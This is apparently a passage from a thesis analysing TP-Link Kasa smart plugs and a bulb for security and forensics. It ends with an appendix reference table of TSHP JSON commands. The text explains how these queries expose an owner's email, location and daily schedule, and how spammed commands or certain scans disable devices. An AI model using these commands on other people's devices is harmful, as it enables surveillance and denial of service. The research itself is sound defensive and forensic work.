


Figure 4b.

Figure 4. *Kasa Smart graphical user interfaces for LB100 and HS105*

Figure 4a. Kasa Smart app interface for controlling LB100. Functions available are as follows: Device Settings, Power, Brightness, Presets, Schedule, and Usage.

Figure 4b. Kasa Smart app interface for controlling HS105. Functions available are as follows: Device Settings, Power, Schedule, Timer, Away, and Runtime.

Note: MAC addresses redacted for privacy.

5.6 Idiosyncrasies in TSHP Modules

“anti_theft” Module

It was peculiar that some “anti_theft” methods included variables that a user could not edit. It is possible that values like “frequency” were calculated based upon user inputs and not intended for direct manipulation. Allowing access to fine-grained control of “Away” mode would be beneficial, however, as consumers could adjust device usage to fit their needs. Decompiling the Kasa Smart app would

reveal how the “frequency” value was determined and analyzing device firmware would explain how various “anti_theft” variables were used.

“cnCloud/cloud” Module

At the time of writing, it was not understood why the HS100 and HS105 would accept server URL changes, yet the LB100 would not. Notably, literature indicated that Kasa devices would try to “phone home” to the TP-Link cloud and changing device’s server URLs was recommended to prevent undesired communication with the cloud [24,25].

“system” Module

One area of interest in the “system” module was the lack of support for the methods “set_test_mode” and “test_check_uboot.” Based upon Stroetmann & Esser’s analysis [24], both methods seemed benign. Stroetmann & Esser only examined the HS110 and it is unknown whether or not the HS100, HS105, and LB100 models ever supported these methods.

More unusual, however, was the “check_new_config” method. First, literature was limited regarding what purpose the method served. Next, the method was ignored by both plugs, yet temporarily disabled the LB100 exactly like the Zenmap “version detection” scan. Notably, the version detection scan used TCP, but the “check_new_config” could theoretically be broadcast over UDP to create a more powerful denial of service. Analyzing device firmware would explain the use of “check_new_config,” why it caused problems in only the bulb, and whether there was any similarity to the Zenmap version detection scan.

“netif” Module

The absence of “get_stainfo” support on the smart plugs was surprising and might result from firmware differences between the plugs and bulb. Implementing “get_stainfo” presents no known liability for a device. A related method, “set_stainfo,” was used to connect a device to a WLAN and required a WLAN pre-shared key as an input. The “get_stainfo” retrieved the SSID, security protocol,

and RSSI of a device's WLAN, but did not include the pre-shared key or any other sensitive information. Firmware analysis is recommended to confirm TSHP queries cannot retrieve a device's WLAN key.

"Smartlife" versus "Standard" Namespace

The presence of two namespaces for TSHP commands was peculiar, especially since "smartlife.iot" commands were not compatible with the smart plugs. Literature did not yield any information about "smartlife.iot". The author hypothesizes "smartlife.iot" may be related to the "Smart Life" app. Smart Life, from Tuya Inc., is an Android & iOS app for controlling smart home appliances [56]. Further research is recommended to better characterize "smartlife.iot" and to determine if any connection exists between the Kasa Smart app and Smart Life.

5.7 Preventing TSHP Data Leakage

A factory reset was the only method to sanitize data from a device, however it would not erase the Kasa username until a connection was temporarily reestablished with the TP-Link cloud. A multi-step process was therefore required to remove all data from TSHP-accessible locations. If a device had an internet connection to the TP-Link cloud, a user could send the "unbind" command before performing a device reset. The "unbind" method would disassociate the device from a Kasa account and prevent username retrieval via TSHP. Resetting the device would expunge any remaining data. Alternatively, a user could reset their device, connect the device to a WLAN with internet access, and then reset the device again to remove the WLAN credentials. In either process, an internet connection was eventually required.

5.8 Device Relevance to Forensic Investigations

Based upon recovered data, Kasa Smart appliances have some utility to forensic investigators or attackers spying on victims. First, broadcasting TSHP messages via UDP would quickly identify all

Kasa devices on a WLAN. An investigator could then use specific commands to gather personal information about their subject. The “system” module would provide information on device type, nicknames assigned by the subject, and whether the device was in use. The “system” module could also access the latitude and longitude at which a smart plug was originally deployed. Queries with “emeter” and “schedule” would retrieve records on the device’s daily and monthly energy usage and uptime. Additionally, the “cloud” module could access the subject’s Kasa username, which was the email address used to sign up for the account. Finally, any scheduled events or “Away” rules would help characterize a subject’s daily activities.

5.9 Future Work

Several aspects of Kasa Smart are worthy of further exploration. First, analysis of more Kasa Smart appliances is recommended. Behaviors observed during the case study may or may not be representative of other Kasa Smart models. TDDP merits further inquiry, as it is described as having privileges that are unavailable to TSHP. Using more intrusive digital forensic methods on the Kasa appliances would also be valuable. Sensitive data that is inaccessible via TSHP might be retrievable with chip-off forensics or another technique. Previous work has examined sending commands to the TP-Link cloud without the Kasa Smart app [57, 58], however a thorough investigation into the app-cloud-device relationship is still necessary. Communication channels with the cloud should be examined for vulnerabilities, such as susceptibility to replay or spamming attacks. The single most useful line of inquiry would be a comprehensive analysis of device firmware. Firmware examination would illustrate the purpose of input variables and provide a definitive list of supported TSHP commands. Investigation would also explain why devices responded negatively to Zenmap “version detection” scans.

Chapter 6. Conclusion

Analysis of three Kasa Smart appliances (LB100 bulb, HS100 plug, and HS105 plug) has allowed for better understanding of their functionality. Documentation has been prepared for all currently known TP-Link Smart Home Protocol commands, including their inputs, support by test devices, and device responses. This includes four commands that did not appear in literature at the time of writing (“netif’: “get_stainfo”, “lightingservice”: “set_preferred_state”, “lightingservice”: “get_preferred_state”, “lightingservice”: “set_default_behavior”). Certain functions were supported by device firmware, yet were seemingly inaccessible in the app for controlling Kasa appliances. This was peculiar, as the functions (a device timer, a theft-deterrence mode, and the ability to switch a status light on or off) appeared benign.

Certain aspects of test devices could be exploited by bad actors. The encryption algorithm used by TSHP was weak against snooping and spoofing. Additionally, local attackers could spam commands to cause a device to cycle on and off rapidly. The result was disorienting to observers and might cause damage to smart plugs. Finally, Zenmap “version detection” scans caused all three tested devices to become temporarily disabled. During this period, the power button on smart plugs ceased functioning. Additionally, the “check_new_config” TSHP command caused the same response on the LB100 bulb. Firmware analysis is recommended to determine the cause of malfunction, as a local attacker might leverage these issues into a denial-of-service attack.

TSHP commands were found to be an efficient method for gathering data from test devices and could potentially be useful during forensic investigation. Appliances contained information regarding the owner’s schedule, amount of device usage, and email address. Also, the user’s location during device setup was retrievable from the smart plugs. Resetting a device prevented almost all data from

being accessed by TSHP queries, although the user's Kasa account name would remain on the device until it regained access to the internet.

Increased support of third-party IoT analysis organizations is recommended, given the difficulty in manufacturing secure yet easy to use IoT devices. Projects like OWASP IoT and Alrawi et al.'s "Yourthings.info" can increase consumer awareness of IoT safety issues and assist manufacturers in developing better products.

Chapter 7. References

1. EY. (Mar 2015). Cybersecurity and the Internet of Things [PDF file]. *Insights on governance, risk and compliance.* Retrieved from https://www.ey.com/Publication/vwLUAssets/EY-cybersecurity-and-the-internet-of-things/$FILE/EY-cybersecurity-and-the-internet-of-things.pdf
2. Kliarsky, A. (19 Mar 2017). Detecting Attacks Against The 'Internet of Things' [PDF file]. *SANS Institute Information Security Reading Room*. Retrieved from https://www.sans.org/reading-room/whitepapers/detection/detecting-attacks-039-internet-things-039-37712
3. Whittaker, Z. (14 Nov 2018). Judge orders Amazon to turn over Echo recordings in double murder case. *TechCrunch*. Retrieved from https://techcrunch.com/2018/11/14/amazon-echo-recordings-judge-murder-case/
4. Ghosh, S. (7 Mar 2017). Amazon handed over Alexa recordings to the police in a murder case. *Business Insider.* Retrieved from https://www.businessinsider.com/amazon-has-handed-alexa-recordings-to-police-in-an-arkansas-murder-case-2017-3
5. Foltýn, T. (2 Jul 2019). Two billion user logs leaked by smart home vendor. *WeLiveSecurity*. Retrieved from https://www.welivesecurity.com/2019/07/02/two-billion-logs-leaked-smart-home/
6. Kasa Smart. (n.d.). Kasa Smart Wi-Fi Plug | HS100. Retrieved from https://www.kasasmart.com/us/products/smart-plugs/kasa-smart-wifi-plug-hs100
7. Kasa Smart. (n.d.). Kasa Smart Wi-Fi Plug Mini | HS105. Retrieved from https://www.kasasmart.com/us/products/smart-plugs/kasa-smart-wifi-plug-mini
8. Kasa Smart. (n.d.). About Us. Retrieved from https://www.kasasmart.com/about
9. Kasa Smart [Google Play page]. (n.d.). Retrieved 11 Aug 2019, from https://play.google.com/store/apps/details?id=com.tplink.kasa_android
10. OWASP Foundation. (17 Sept 2019). OWASP Internet of Things Project. Retrieved 21 Sept 2019 from https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project
11. Fernandes, E., Jung, J., & Prakash, A. (18 Aug 2016). Security Analysis of Emerging Smart Home Applications. *2016 IEEE Symposium on Security and Privacy*, 636-654. https://doi.org/10.1109/SP.2016.44
12. Beardsley, T. (01 Aug 2019). R7-2019-18: Multiple Hickory Smart Lock Vulnerabilities. *Rapid7*. Retrieved from https://blog.rapid7.com/2019/08/01/r7-2019-18-multiple-hickory-smart-lock-vulnerabilities/
13. Costin, A., Zaddach, J., Francillon, A., & Balzarotti, D. (2014). A Large-Scale Analysis of the Security of Embedded Firmwares. *23rd USENIX Security Symposium*, 95-110. Retrieved from https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-costin.pdf
14. Wagenseil, P. (31 Jan 2019). LIFX Smart Bulbs May Reveal Your Wi-Fi Password. *Tom's Guide*. Retrieved from https://www.tomsguide.com/us/lifx-smart-bulb-hack,news-29284.html
15. Lodge, D. (08 Jan 2016). Steal your Wi-Fi key from your doorbell? IoT WTF! *Pen Test Partners*. Retrieved from

https://www.pentestpartners.com/security-blog/steal-your-wi-fi-key-from-your-doorbell-iot-wtf/
16. Hernandez, G., Arias, O., Buentello, D., & Jin, Y. (2014). Smart Nest Thermostat: A Smart Spy in Your Home [PDF]. *Black Hat USA 2014*. Retrieved from https://www.blackhat.com/docs/us-14/materials/us-14-Jin-Smart-Nest-Thermostat-A-Smart-Spy-In-Your-Home-WP.pdf
17. O'Donnell, L. (19 Jul 2018). IoT Robot Vacuum Vulnerabilities Let Hackers Spy on Victims. *Threatpost*. Retrieved from https://threatpost.com/iot-robot-vacuum-vulnerabilities-let-hackers-spy-on-victims/134179/
18. Chapman, A. (04 Jul 2014). Hacking into Internet Connected Light Bulbs. *Context Information Security UK*. Retrieved from https://www.contextis.com/en/blog/hacking-into-internet-connected-light-bulbs
19. Somerset Recon, Inc. (25 Jan 2016). Hello Barbie Initial Security Analysis. Retrieved from https://static1.squarespace.com/static/543effd8e4b095fba39dfe59/t/56a66d424bf1187ad34383b2/1453747529070/HelloBarbieSecurityAnalysis.pdf
20. Kavalaris, S. P., & E. Serrelis, E. (2014). Security Issues of Contemporary Multimedia Implementations: The Case of Sonos and SonosNet. *The International Conference in Information Security and Digital Forensics*. Retrieved from https://www.researchgate.net/publication/269400792_Security_Issues_of_Contemporary_Multimedia_Implementations_The_Case_of_Sonos_and_SonosNet
21. Obermaier, J. & Hutle, M. (30 May 2016). Analyzing the Security and Privacy of Cloud-base Video Surveillance Systems. *IoTPTS '16 Proceedings of the 2nd ACM International Workshop on IoT Privacy, Trust, and Security*, May 30-30, 2016, Xi'an, China, 22-28. https://doi.org/10.1145/2899007.2899008
22. Wood, D., Apthorpe, N., & Feamster, N. (3 Nov 2017). Cleartext Data Transmissions in Consumer IoT Medical Devices. *IoT S&P '17 Proceedings of the 2017 Workshop on Internet of Things Security and Privacy*, November 3, 2017, Dallas, TX, USA, 7-12. https://doi.org/10.1145/3139937.3139939
23. Ho, G.,Leung, D., Mishra, P., Hosseini, A., Song, D., & Wagner, D. (12 Mar 2016). Smart Locks: Lessons for Securing Commodity Internet of Things Devices [pdf]. *University of California at Berkeley, Electrical Engineering and Computer Sciences*. Retrieved from https://www2.eecs.berkeley.edu/Pubs/TechRpts/2016/EECS-2016-11.pdf
24. Stroetmann, L., & Esser, T. (29 Jul 2016). Reverse Engineering the TP-Link HS110. *SoftScheck*. Retrieved from https://www.softscheck.com/en/reverse-engineering-tp-link-hs110/
25. Gont, F. (Mar 2017). Hacking TP-Link Devices [PDF file]. *NGI @ Troopers 17*, March 20-24, 2017 Heidelberg, Germany. Retrieved from https://www.troopers.de/downloads/troopers17/TR17_fgont_-iot_tp_link_hacking.pdf
26. Kafle, K., Moran, K., Manandhar, S., Nadkarni, A., & Poshyvanyk, D. (Mar 2019). A Study of Data Store-based Home Automation. *CODASPY '19 Proceedings of the Ninth ACM Conference on Data and Application Security and Privacy*, March 25-27, 2019, Richardson, Texas, USA, 73-84. https://doi.org/10.1145/3292006.3300031
27. Mauro Junior, D., Melo, L., Lu, H., d'Amorim, M., & Prakash, A. (29 Jan 2019). Beware of the App! On the Vulnerability Surface of Smart Devices through their Companion Apps. *arXiv.org*. Retrieved from https://arxiv.org/pdf/1901.10062.pdf
28. Alrawi, O., Lever, C., Antonakakis, M., & Monrose, F. (2019). SoK: Security Evaluation of Home-Based IoT Deployments. *2019 IEEE Symposium on Security and Privacy*,

May 20-22, 2019, San Fransisco, CA, USA, 1362-1380. https://doi.org/10.1109/SP.2019.00013
29. Yourthings.info. (n.d.). TP-Link WiFi Plug. Retrieved from https://yourthings.info/devices/tplink_plug.html
30. Yourthings.info. (n.d.). TP-Link Smart WiFi LED Bulb. Retrieved from https://yourthings.info/devices/tplink_bulb.html
31. konsumer. (2 Jun 2019). tplink-lightbulb (Version 1.5.1) [Software]. Available from https://github.com/konsumer/tplink-lightbulb
32. plasticrake. (12 Feb 2019). tplink-smarthome-api (Version 1.2.0) [Software]. Available from https://github.com/plasticrake/tplink-smarthome-api
33. Dorey, B. (30 Aug 2017). tp-link LB130 Smart Wi-Fi LED Bulb Python Control. Brian Dorey. Retrieved from https://www.briandorey.com/post/tp-link-lb130-smart-wi-fi-led-bulb-python-control
34. TP-Link. (n.d.). LB100 Smart Wi-Fi LED Bulb With Dimmable Soft White Light [PDF file]. Retrieved from https://static.tp-link.com/2019/201903/20190305/LB100(E26)_Datasheet.pdf
35. Kasa Smart Light Bulb by TP-Link [Amazon page]. (n.d.). Retrieved 11 Aug 2019, from https://www.amazon.com/TP-Link-Kasa-Smart-WiFi-Light/dp/B01HXM8XF6/
36. TP-Link. (2016). User's Manual LB1XX Series Smart Wi-Fi LED Bulbs [PDF file]. Retrieved from https://static.tp-link.com/1910011976_LB(E26)(E27)_UG.pdf
37. TP-Link. (2017). Smart Wi-Fi Plug HS100 [PDF file]. Retrieved from https://static.tp-link.com/HS100(US)2.0.pdf
38. TP-Link. (n.d.). HS105 Smart Wi-Fi Plug Mini [PDF file]. Retrieved from https://static.tp-link.com/HS105_V1_Datasheet.pdf
39. TP-Link. (2017). User's Manual HS105/KP100 Smart Wi-Fi Plug Mini [PDF file]. Retrieved from https://static.tp-link.com/2017/201712/20171201/1910012216_HS105KP100_UG.pdf
40. TP-Link. (2017). User's Manual Wi-Fi Smart Plug HS100 Wi-Fi Smart Plug with Energy Monitoring HS110 [PDF file]. Retrieved from https://static.tp-link.com/2017/201712/20171201/1910012261_HS100HS110_UG.pdf
41. Kasa Smart WiFi Plug by TP-Link [Amazon page]. (n.d.). Retrieved 11 Aug 2019, from https://www.amazon.com/TP-Link-HS100-Required-Google-Assistant/dp/B0178IC734/
42. Dipert, B. (07 Mar 2017). Teardown: A Wi-Fi smart plug for home automation. *EDN Network*. Retrieved from https://www.edn.com/design/consumer/4458082/Teardown—A-Wi-Fi-smart-plug-for-home-automation
43. FCC ID TE7LBM100: TE7LMB100_internal Photos Rev.1 (06 April 2016). *Federal Communications Commission, Office of Engineering and Technology, Equipment Authorization Search*. Retrieved from https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm
44. FCC ID TE7HS105: HS105-Internal Photograph-2016-09-02 (04 September 2016). *Federal Communications Commission, Office of Engineering and Technology, Equipment Authorization Search*. Retrieved from https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm
45. TP-Link.(n.d.). Download Center. Retrieved 11 Aug 2019, from https://www.tp-link.com/us/support/download/

46. TP-Link.(n.d.). GPL Code Center. Retrieved 29 May 2019, from https://www.tp-link.com/us/support/gpl-code/?model=HS100
47. Awesmazing. (20 Jul 2018). LB130 Firmware updates failing and unresponsive/laggy bulb connection [Msg 1]. *TP-Link SOHO Community*. Message retrieved 11 Aug 2019, from https://community.tp-link.com/us/home/forum/topic/110095
48. Afarmer784. (11 Jan 2018). Firmware Update Failed [Msg 3]. *TP-Link SOHO Community.* Message retrieved 11 Aug 2019, from https://community.tp-link.com/us/home/forum/topic/103538
49. Lyon, G. (20 Mar 2018). Nmap (Version 7.70) [Software]. Available from https://nmap.org/
50. Tenable (14 May 2019). Nessus (Version 8.4.0) [Software]. Available from https://www.tenable.com/products/nessus/nessus-professional
51. mjfwest. (24 Sep 2017). tplink-smartplug Issues # 20: Python3 support [Msg 4]. *Github*. Message retrieved 11 Aug 2019, from https://github.com/softScheck/tplink-smartplug/issues/20
52. Wireshark Foundation. (18 Apr 2018). Wireshark (Version 2.6.6) [Software]. Available from https://www.wireshark.org/
53. Thomas d'Otreppe. (9 Dec 2018). Aircrack-ng (Version 1.5.2) [Software]. Available from https://aircrack-ng.org/doku.php?id=main
54. plasticrake. (18 Jan 2019). tplink-smarthome-api/src/plug/dimmer.js [Software]. Available from https://github.com/plasticrake/tplink-smarthome-api/blob/master/src/plug/dimmer.js
55. TP-Link. (2018). User Guide Smart Wi-Fi Light Switch, Dimmer HS220 [PDF file]. Retrieved from https://static.tp-link.com/2018/201803/20180323/1910012356_HS220(US)_UG_V1_0319.pdf
56. Smart Life [Google Play page]. (n.d.). Retrieved 21 Sep 2019, from https://play.google.com/store/apps/details?id=com.tuya.smartlife
57. konsumer. (2 Jun 2019). kasa_control (Version 0.1.0) [Software]. Available from https://github.com/konsumer/kasa_control
58. D., A. (22 Jan 2017). How to control your TP-Link HS100 smartplug from Internet. *IT Nerd Space*. Retrieved from http://itnerd.space/2017/01/22/how-to-control-your-tp-link-hs100-smartplug-from-internet/
59. softScheck. (4 Jul 2018). tplink-smartplug [Software]. Available from https://github.com/softScheck/tplink-smartplug
60. fernando-p-jesus. (6 Nov 2018). tplink-smartplug Issues #29: schedule [Msg 2]. *Github*. Message retrieved 11 Aug 2019, from https://github.com/softScheck/tplink-smartplug/issues/29
61. plasticrake. (2 Feb 2019). tplink-smarthome-api/src/device/index.js [Software]. Available from https://github.com/plasticrake/tplink-smarthome-api/blob/master/src/device/index.js

Chapter 8. Appendix

A1. Table 4

Table 4: TSHP Methods & Usage

Command	Function
anti_theft	
{"anti_theft":{"add_rule": {"stime_opt":0,"wday": [1,1,1,1,1,1,1],"smin":987,"enable":1,"frequency":5,"repeat":1,"etime_opt":0,"duration":2,"name":"test","lastfor":1,"month":0,"year":0,"longitude":0,"day":0,"latitude":0,"force":0,"emin":1047}} [Source: 33, 59, 60]	Add anti_theft rule. <u>Required Inputs</u> stime_opt: Start time options for anti_theft rule. '-1' = Do not use start time in rule definition. '0' = Start time independent of sun '1' = Start time triggered at sunrise '2' = Start time triggered at sunset smin: Start time in minutes after midnight. For example, 1 AM would be represented as '60'. Must be included if stime_opt is '0', otherwise smin is optional. wday: Days that rule should be active, represented in an array of seven bits. Rule will be active on each day with a bit set to 1. Sunday is first bit [1,0,0,0,0,0,0], and Saturday is last [0,0,0,0,0,0,1]. enable: Whether anti_theft rule is active or not. '1' = Rule enabled '0' = Rule disabled frequency: Purpose currently unknown. Integer values from '1' to '10' are accepted. repeat: Whether the rule will be used more than one time. '0' = Anti_theft rule will only be used once. '1' = Anti_theft rule will be use more than once. etime_opt: End time options for anti_theft rule. '-1' = Do not use end time in rule definition. '0' = End time independent of sun '1' = End time triggered at sunrise '2' = End time triggered at sunset Emin = End time in minutes after midnight. For example, 1 AM would be represented as '60'. Must be included if etime_opt is '0', otherwise emin is optional. name: User-defined name for rule
{"smartlife.iot.common.anti_theft": {"add_rule":{…}}}	

	Optional Inputs Duration: Purpose currently unknown. Lastfor: Purpose currently unknown. Month: Purpose currently unknown. Year: Purpose currently unknown. Longitude: Purpose currently unknown. Day: Purpose currently unknown. Latitude: Purpose currently unknown. Force: Purpose currently unknown.
{"anti_theft":{"delete_all_rules":{}}} [Source: 32, 59]	Delete all anti_theft rules.
{"smartlife.iot.common.anti_theft": {"delete_all_rules":{}}}	
{"anti_theft":{"delete_rule": {"id":"ABCDEF123456789ABCDEF123456789AB"}}} [Source: 32, 59]	Delete anti_theft rule with given ID. Required Inputs Id: ID number (in hex) of anti_theft rule to delete.
{"smartlife.iot.common.anti_theft": {"delete_rule":{...}}}	
{"anti_theft":{"edit_rule": {"stime_opt":0,"wday": [1,1,1,1,1,1,1],"smin":987,"enable":1,"frequency":5,"repeat":1,"etime_opt":0,"id":"ABCDEF123456789ABCDEF123456789AB","duration":2,"name":"test","lastfor":1,"month":0,"year":0,"longitude":0,"day":0,"latitude":0,"force":0,"emin":1047}}} [Source: 32, 59]	Edit anti_theft rule with given ID. Required Inputs Id: ID number (in hex) of anti_theft rule to edit. *[Refer to 'add_rule' for remaining required and optional inputs.]*
{"smartlife.iot.common.anti_theft": {"edit_rule":{...}}}	
{"anti_theft":{"get_rules":{}}} [Source: 32, 59]	Get complete list of anti_theft rules on device (both active and inactive), if there are any.
{"smartlife.iot.common.anti_theft": {"get_rules":{}}}	

{"anti_theft":{"set_overall_enable":{"enable":0}}} [Source: 32, 59]	Enable or disable use of anti_theft rules. Must be enabled to use any anti_theft rule or combination of rules. <u>Required Inputs</u> enable: '0' = Disable use of anti_theft rules '1' = Enable use of anti_theft rules
{"smartlife.iot.common.anti_theft":{"set_overall_enable":{"enable":0}}}	
cnCloud / cloud	
{"cnCloud":{"bind":{"username":"user@domain.com","password":"secret"}}} [Source: 24,59]	Register device with TP-Link cloud server using account username and password. An internet connection to cloud server is required. <u>Required Inputs</u> username: username of Kasa cloud account password: password to account
{smartlife.iot.common.cloud":{"bind":{"username":"user@domain.com","password":"secret"}}} [Source: 32]	
{"cnCloud":{"get_info":{}}} [Source: 59]	Get information about the device's TP-Link cloud connection, such as whether or not the device has internet access to the cloud, whether the device is bound to the cloud, and username of Kasa account that is tied to the device.
{smartlife.iot.common.cloud":{"get_info":{}}} [Source: 31, 32]	
{"cnCloud":{"get_intl_fw_list":{}}} [Source: 59]	Appears to retrieve a list of firmware updates available for the device and associated information (if any updates are available). An internet connection to cloud server is required.
{smartlife.iot.common.cloud":{"get_intl_fw_list":{}}} [Source: 32]	
{"cnCloud":{"set_server_url":{"server":"devs.tplinkcloud.com"}}} [Source: 59]	Set URL of cloud server for device to connect. Note: LB100 used a different server (n-devs.tplink.cloud.com) than the smart plugs. Also, while the LB100 would accept this command, it would not change the server URL in the device. The other devices would allow the server URL to be changed
{smartlife.iot.common.cloud":{"set_server_url":{"server":"devs.tplinkcloud.com"}}}	

[Source: 32]	Required Inputs server: New server URL.
{"cnCloud":{"unbind":{}}} [Source: 59]	Unregister device with cloud server. An internet connection to cloud is required.
{smartlife.iot.common.cloud": {"unbind":{}}} [Source: 32]	
count_down	
{"count_down":{"add_rule": {"enable":1,"delay":70,"act":1,"name":"turn_on"}}} [Source: 32, 59]	Add a new count_down rule. Note that a device may hold at most one count_down rule. Required Inputs enable: Whether count_down rule is active or not. '0' = Rule disabled '1' = Rule enabled delay: Remaining time until count_down activity should be enacted, in seconds. act: Whether to turn device on or off. '0' = turn device off '1' = turn device on name: User-defined name of rule.
{"smartlife.iot.common.count_down": {"add_rule":{...}}	
{"count_down":{"delete_all_rules":{}}} [Source: 32, 59]	Delete all count_down rules.
{"smartlife.iot.common.count_down": {"delete_all_rules":{}}}	
{"count_down":{"delete_rule": {"id":"ABCDEF123456789ABCDEF123456789AB"}}} [Source: 59]	Delete count_down rule with specified ID. Required Inputs Id: ID number (in hex) of count_down rule to delete.
{"smartlife.iot.common.count_down": {"delete_rule":{...}}}	

{"count_down":{"edit_rule": {"enable":1,"id":"ABCDEF123456789AB CDEF123456789AB","delay":60,"act":1," name":"turn_on"}}} [Source: 32, 59]	Edit existing count_down rule. <u>Required Inputs</u> Id: ID number (in hex) of count_down rule to edit. *[Refer to 'add_rule' for remaining inputs.]*
{"smartlife.iot.common.count_down": {"edit_rule":{...}}}	
{"count_down":{"get_rules":{}}} [Source: 32, 59]	Get count_down rule, if one exists.
{"smartlife.iot.common.count_down": {"get_rules":{}}}	
dimmer Note: Module was not supported by test devices, so knowledge is limited.	
{"dimmer":{"get_default_behavior":{}}} [Source: 32]	Get default behavior settings for dimmer.
{"dimmer":{"get_dimmer_parameters": {}}} [Source: 32]	Get configuration parameters of dimmer.
{"dimmer":{"set_brightness": {"brightness":50}}} [Source: 32]	Instantly change plug to a specified brightness level. <u>Inputs</u> Brightness: Brightness level of plug's light source. Integer values from 0 to 100 accepted.
{"dimmer":{"set_dimmer_transition": {"brightness": 50,"mode": "gentle_on_off","duration":5}}} [Source: 32]	Gradually change plug to a specified brightness level. <u>Inputs</u> Brightness: Brightness level of plug's light source. Integer values from 0 to 100 accepted. Mode: Purpose and inputs currently unknown. Believed to be related to the rate at which a light's intensity is changed. Duration: Measured in seconds. Purpose currently unknown. Hypothesized to be time a device should take to adjust to new

	brightness level.
{"dimmer":{"set_double_click_action": {“mode”: “gentle_on_off”,“index”:1}}} [Source: 32]	Set default behavior for a double click on device. <u>Inputs</u> Mode: Purpose and inputs currently unknown. Believed to be related to the rate at which a light’s intensity is changed. Index: Purpose currently unknown.
{"dimmer":{"set_fade_off_time": {“fadeTime”:5}}} [Source: 32]	Set speed of “Fade Off” function. <u>Inputs</u> fadeTime: Duration of “Fade Off” in ms.
{"dimmer":{"set_fade_on_time": {“fadeTime”:5}}} [Source: 32]	Set speed of “Fade On” function. <u>Inputs</u> fadeTime: Duration of “Fade On” in ms.
{"dimmer":{"set_gentle_off_time": {“fadeTime”:5}}} [Source: 32]	Set speed of “Gentle Off” function. <u>Inputs</u> fadeTime: Duration of “Gentle Off” in ms.
{"dimmer":{"set_gentle_on_time": {“fadeTime”:5}}} [Source: 32]	Set speed of “Gentle On” function. <u>Inputs</u> fadeTime: Duration of “Gentle On” in ms.
{"dimmer":{"set_long_press_action": {“mode”: “gentle_on_off”,“index”:1}}} [Source: 32]	Set default behavior for a long press on device. <u>Inputs</u> Mode: Purpose and inputs currently unknown. Believed to be related to rate at which a light’s intensity is changed. Index: Purpose currently unknown.
{"dimmer":{"set_switch_state": {“state”:1}}} [Source: 32]	Set device to an “on” or “off” state. <u>Inputs</u> State: Whether to turn device on or off. ‘0’ = Set device to “off” state. ‘1’ = Set device to “on” state.

emeter	
{"emeter":{"erase_emeter_stat":{}}} [Source: 59]	Erase all usage statistics.
{"smartlife.iot.common.emeter": {"erase_emeter_stat":{}}} [Source: 32]	
{"emeter":{"get_daystat": {"month":1,"year":2016}}} [Source: 59]	Get daily usage statistics for a selected month and year. <u>Required Inputs</u> month: Desired month, as an integer ‘1’ to ‘12’ year: Desired year, as an integer
{"smartlife.iot.common.emeter": {"get_daystat":{"month":1,"year":2016}}} [Source: 32,33]	
{"emeter":{"get_monthstat": {"year":2016}}} [Source: 59]	Get monthly usage statistics for a selected year. <u>Required Inputs</u> year: Desired year, as an integer
{"smartlife.iot.common.emeter": {"get_monthstat":{"year":2016}}} [Source: 32]	
{"emeter":{"get_realtime":{}}} [Source: 59]	Get device current and voltage usage at current time.
{"smartlife.iot.common.emeter": {"get_realtime":{}}} [Source: 32]	
{"emeter":{"get_vgain_igain":{}}} [Source: 59]	Get Vgain and Igain settings. Incompatible with devices tested.
{"emeter":{"set_vgain_igain": {"vgain":12345,"igain":12345}}} [Source: 59]	Set Vgain and Igain, Incompatible with devices tested.

{"emeter":{"start_calibration": {"vtarget":12345,"itarget":12345}}} [Source: 59]	Calibrate electricity monitor. Incompatible with devices tested.
netif	
{"netif":{"get_scaninfo":{"refresh":1}}} [Source: 32, 59]	Command device to scan for nearby 2.4GHz WAP's. <u>Required Inputs</u> refresh: Controls whether or not to refresh WAP list. '0' = If WAP list is already populated, return WAP list. Otherwise, scan for nearby WAP's and populate list. '1' = Scan for nearby WAP's and update WAP list. <u>Optional Inputs</u> timeout: Time added to default network timeout, in seconds, before Kasa device scan times out.
{"netif":{"get_stainfo":{}}}	Get SSID, encryption type, and RSSI of Kasa device's WiFi network, if it is connected to one.
{"netif":{"set_stainfo": {"ssid":"networkssid","password":"secret", "key_type":3}}} [Source: 24,59]	Connect Kasa device to WAP with specified SSID, password, and encryption type. <u>Required Inputs</u> ssid: ssid of desired WAP password: password of desired WAP key_type: type of wireless encryption protection used '0' = Unencrypted '1' = WEP '2' = WPA '3' = WPA2
schedule	
{"schedule":{"add_rule": {"stime_opt":0,"wday": [1,0,0,1,1,0,0],"smin":1014,"enable":1,"repeat":1,"etime_opt":-1,"name":"on","eact":-1,"month":0,"sact":1,"year":0,"longitude":0,"day":0,"force":0,"latitude":0,"emin":0}}} [Source: 59]	Add new schedule rule. Note that app only allows you to edit start time. Code allows you to access start and end. <u>Required Inputs (Both Module Types)</u> stime_opt: Start time options for scheduled rule. '-1' = Do not use start time in rule definition. '0' = Start time independent of sun '1' = Start time triggered at sunrise '2' = Start time triggered at sunset
{"smartlife.iot.common.schedule":	

